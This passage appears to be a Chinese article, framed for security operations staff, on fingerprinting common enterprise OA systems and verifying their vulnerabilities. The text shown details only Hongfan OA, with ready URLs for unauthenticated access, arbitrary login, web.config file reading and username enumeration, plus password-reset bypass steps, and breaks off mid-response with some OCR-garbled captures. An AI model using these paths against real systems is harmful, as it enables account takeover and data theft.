

OA漏洞验证方法合集（持续更新）

前言

OA识别

红帆OA指纹

泛微OA指纹

ecology

ebridge

e-mobile

e- office

通达OA指纹

致远OA指纹

蓝凌OA指纹

OA漏洞验证

红帆OA

未授权访问漏洞

前台未授权访问上传漏洞

任意用户登录

任意文件读取漏洞

任意用户枚举

任意用户密码重置

泛微OA

ecology

BshServlet 远程代码执行

WorkflowServiceXml RCE

getdata.jsp SQL注入

DBconfigReader.jsp 数据库配置信息泄漏漏洞

WorkflowCenterTreeData SQL注入漏洞

ebridge

E-Bridge saveYZJFile 任意文件读取漏洞

e-mobile

前台sql注入

e-office

前台任意文件上传

通达OA

信息泄露

获取版本信息

获取计算机名

用户名遍历

upload.php 后台任意文件上传漏洞

在线用户登录漏洞

upsharestatus 后台SQL注入漏洞

update.php 后台文件包含命令执行漏洞

致远OA

ajax.do文件上传漏洞

htmlofficeservlet getshell 漏洞

蓝凌OA

kmlmeetingRes.do 后台SQL注入漏洞

custom.jsp 任意文件读取漏洞

前言

办公自动化系统（Office Automation，简称OA系统）几乎是现代化企业必备系统之一。但这也意味着一旦某种OA爆出新漏洞，其使用企业也会承受相应风险，对于一名安全运营工程师而言应当在Oday被公开时，及时告知使用此OA的客户以减小风险。想要做到快速响应，就必须提前对客户所使用的OA及其版本有所了解才行。本文总结了几种常见OA的识别方法与漏洞验证的方法。

OA识别

每一种OA都有其标志性的指纹，通过此指纹可以判断出其是哪种OA系统。

对于OA系统来说，**logo**，**path**（指URL的路径），**cookie**，**body**，**title**等地方常常具有标志性特征。

（如果要用fofa进行指定系统指纹搜索，请将path改为body，cookie改为header。）


下面总结了常见OA的一些指纹，可能不全，但足够用了。

红帆OA指纹

app="红帆-ioffice"

- path
 - /ioffice/Login.aspx
- title
 - iOffice.net
- body
 - hongfan

如果很多网站上面写着OA的名称，也就不用了。。。当然不是所有办公系统网站上都会写其名字的，这是就得看指纹了。



泛微OA指纹

icon:




app="泛微-协同办公OA"

泛微OA的产品较多，每个产品的指纹也不尽相同。

ecology

- path

- /wui/index.html
- /login/Login.jsp?logintype=1
- cookie
 - ecology_JSessionid




ebridge

- cookie
 - EBRIDGE_JSESSIONID
- body
 - /main/login/images/loginlogo.png

e-mobile

app="泛微-EMobile"


- body
 - /page/manage/images/
- logo



e- office

app="泛微-EOffice"

- path
 - /general/login/index.php




通达OA指纹

app="TDXK-通达OA"

- cookie
 - KEY_RANDOMDATA
- logo





致远OA指纹

app="致远互联-OA"

- path
 - /seeyon/index.jsp

蓝凌OA指纹

app="Landray-OA系统"

- body
 - lui_login_input_username
 - lui_login_input_password
- header
 - 在返回的cookie中含有isopen字段
- logo




```
▼ Response Headers View source
Access-Control-Allow-Origin: *
Connection: close
Content-Length: 11145
Content-Type: text/html; charset=UTF-8
Date: Wed, 08 Dec 2021 15:44:30 GMT
Server: Apache-Coyote/1.1
Set-Cookie: isopen=close; Expires=Thu, 01-Jan-1970 00:00:10 GMT; Path=/
Vary: Accept-Encoding
```

OA漏洞验证

红帆OA

未授权访问漏洞

访问红帆OA网站的 `/ioffice/Identity/listusernoidentity.aspx` 路径，会得到如下弹窗。



这是因为系统对于没有登陆的用户访问该页面设置了 `history.go()` 跳转 限制，可以采用如下两种方式进行绕过：


1. 利用Burpsuite抓取数据包，将 返回包里的 `history.go()` 删掉后再放行，即可来到未授权页面，查看员工账号相关信息。

任意用户登录


该漏洞配合前面的未授权访问漏洞获得的用户名，可以实现任意用户登录。访问如下路径：

```
/ioffice/prg/interface/iologin.aspx?iempcode=base64编码用户名  
&reurl=L2lvZmZpY2UvcHJnL3NldC9odG1sZWVpdC9waWwNmaWxlLmFzcHg=
```

将用户名进行base64编码后，赋值给iemcode参数后，进行访问，得到如下界面



此处只校验了Content-Type字段，未对后缀名做校验，所以此处也存在文件上传漏洞。



任意文件读取漏洞

访问红帆OA网站的 `iOffice/prg/set/ioCom/ioFileExport.aspx?`

`url=/iOffice/web.config&filename=1.txt` 路径，可读取红帆OA的配置文件，通过改变URL参数的值可以读取任意文件。



任意用户枚举

访问如下路径：

`/ioffice/prg/mr/ClearPwd/mrClearPwdChange.aspx?`

`reurl=%2FiOffice%2FLogin.aspx`

选择短信验证，由于系统对于用户名的存在与否有着明显提示，所以可对用户名进行枚举。

修改密码



用户名(U):

☐ 问题验证

☒ 短信验证

短信验证:

确 认 取 消

ResultsTargetPositionsPayloadsResource PoolOptions

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
716	andrew	200			18226	
0		200			18225	
1	admin	200			18225	
11	ceshi	200			18225	
18	test2	200			18225	
44	ADMIN	200			18225	
16	test	200			18224	
299	WINDOWS_PASSTHRU	200			18214	
4031	helen-elizabeth	200			18213	
133	l5rDv2b2jA8Mm	200			18212	
4034	helenelizabeth	200			18212	
7705	sheila-kathryn	200			18212	

RequestResponse

PrettyRawHexRender

```
114
115 <script src="/ioffice/WebResource.axd?d=WON9xyQQZg!YqSDwrwcKBw_rGoq3nk9Lagh1acLB!ywE2Av0rKSpkar2AvMyXtyRguT6Hzg7xMRrXvCSddImAComc781!
116 </script>
117
118 <script type="text/javascript">
119 //
120 alert('短信验证码错误, 请重新输入!');
121 //]]&gt;
122 &lt;/script&gt;
123
124 &lt;script src="/ioffice/ScriptResource.axd?d=yMh7VDzj113aJ2MwpBYuBPt9VDC_fMX8PIp7bjLwARYf_bY0ozCgnhR6UECMZZ97gW!X7T019gz8!lZwkVmJVjtXac
125 &lt;/script&gt;
126 &lt;script src="/ioffice/ScriptResource.axd?d=__JySBt18IycY9iQS1xz_il_epT-unrUto9pZ-rm_L545qgbElg0s-4pvsAY6ov!leDpMK5kLzqHx4gMacuRgQLUx!
127 &lt;/script&gt;
128 &lt;script src="/ioffice/ScriptResource.axd?d=S_dHtMS1t- Fal0xi0KzmaHDpt8mKFBKKvuvv111BbF! QmYRK0FayY1u0P! d011A6FuFvha?V!1C438KcNRKuv!t</pre></div></div></div><div><div>1 match</div></div></div></div></div><div data-bbox="899 969 929 985" data-label="Page-Footer"><p>12</p></div>
```

任意用户密码重置

在找回密码处，可对用户进行密码重置

修改密码



用户名(U):

☐问题验证 ☒短信验证

短信验证:

确 认 取 消

两种方法：

- 1. 爆破短信验证码，一般为4位数字，也可能不是；
- 2. 由于修改密码的地方未进行token验证，可以伪造密码修改页面直接进行密码修改；

Forward Drop **Intercept is on** Action Open Browser Comment this item HTTP/1

Raw

```

1 POST /iOffice/Office2/Login.aspx HTTP/1.1
2 Host: ...
3 Content-Type: application/x-www-form-urlencoded
4 Cache-Control: max-age=0
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.81 Safari/537.36
6 Accept: application/javascript, image/webp, image/apng, */*;q=0.8, application/signed-exchange;v=b3;q=0.9
7 Referer: ...
8 Accept-Encoding: gzip, deflate
9 Accept-Language: zh-CN,zh;q=0.9
10 Cookie: ASP.NET_SessionId=d4a1jb55zjaiz45ebbabe45
11 Connection: close
12
13 _EVENTTARGET=8 _EVENTARGUMENT=8 _LASTFOCUS=8 _VIEWSTATE=
14 %3FufPwUkT%3F1NDg3RT14N3B8CvFUnYomfEYpT2baWNI0vZ21uLfzclge01N0YXJQ2hhded1aB4KdVyaRZSY2Y%20GmzgmJjyPgoS20YyVQpMvYAgEelle1FbJBjUv
15 BA1B0xAPFg1eB0Nz2WRzZA1D0vAPFg1Bmdz2GRvAgPFg1eB1Zpe211b0VvZALDvYCHedoZA1P0vYCHedoZA1R0vYCHedoZA1T0vYCHedoZA1XDeBRAvBhdYCHedoZA1
16 bmdz2STdH1bmdz2FZhdHv1K0RvY3VY2W5LnfzbC50eH0Z1d02QudFedWpP01peyBhdVydGp0aH2B0360B5y60bqmSL1N5a577yB0KvZB36L615YH15pu25a5N6p2C55d
17 QP5Fa25a25q12B0N40B54ed5qK5a2X56yeb6ZJ5Zub6a555L1t55qESL1J5a5544CJyK7omV0dXJu16ZhdHv10311bHN11HJ1dWYb1B1ZKRTYB0KTe9ZlgB0R5fX0Mv0rYb2c
18 gop1=ad26t6wbi11111b0k1NE7A1NAE1N3B0N2E9AETA4

```

Scan

- Do passive scan
- Do active scan
- Send to intruder Ctrl-I
- Send to Repeater Ctrl-R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Request in browser
- Extensions
- Engagement tools
- Change request method
- Change body encoding
- Copy URL
- Copy as curl command
- Copy to file
- Paste from file
- Save item
- Don't intercept requests
- Do intercept** Response to this request
- Convert selection
- URL-encode as you type
- Cut Ctrl-X
- Copy Ctrl-C
- Paste Ctrl-V
- Message editor documentation
- Proxy interception documentation

0 matches

```

1 HTTP/1.1 200 OK
2 Cache-Control: private
3 Content-Length: 17921
4 Content-Type: text/html; charset=utf-8
5 Server: Microsoft-IIS/7.5
6 X-AspNet-Version: 2.0.50727
7 X-Compressed-By: HttpCompress
8 X-Powered-By: ASP.NET
9 X-UA-Compatible: IE=EmulateIE7
10 Date: Wed, 01 Dec 2021 02:35:18 GMT
11 Connection: close
12
13
14
15 <html>
16   <head id="Head1">
17     <link href="../../../App_Themes/Login/Styles.css" type="text/css" rel="stylesheet" />
18     <link href="../../../App_Themes/Login/StylesTJ.css" type="text/css" rel="stylesheet" />
19     <script language="javascript" src="/iOffice/js/iOffice.js">
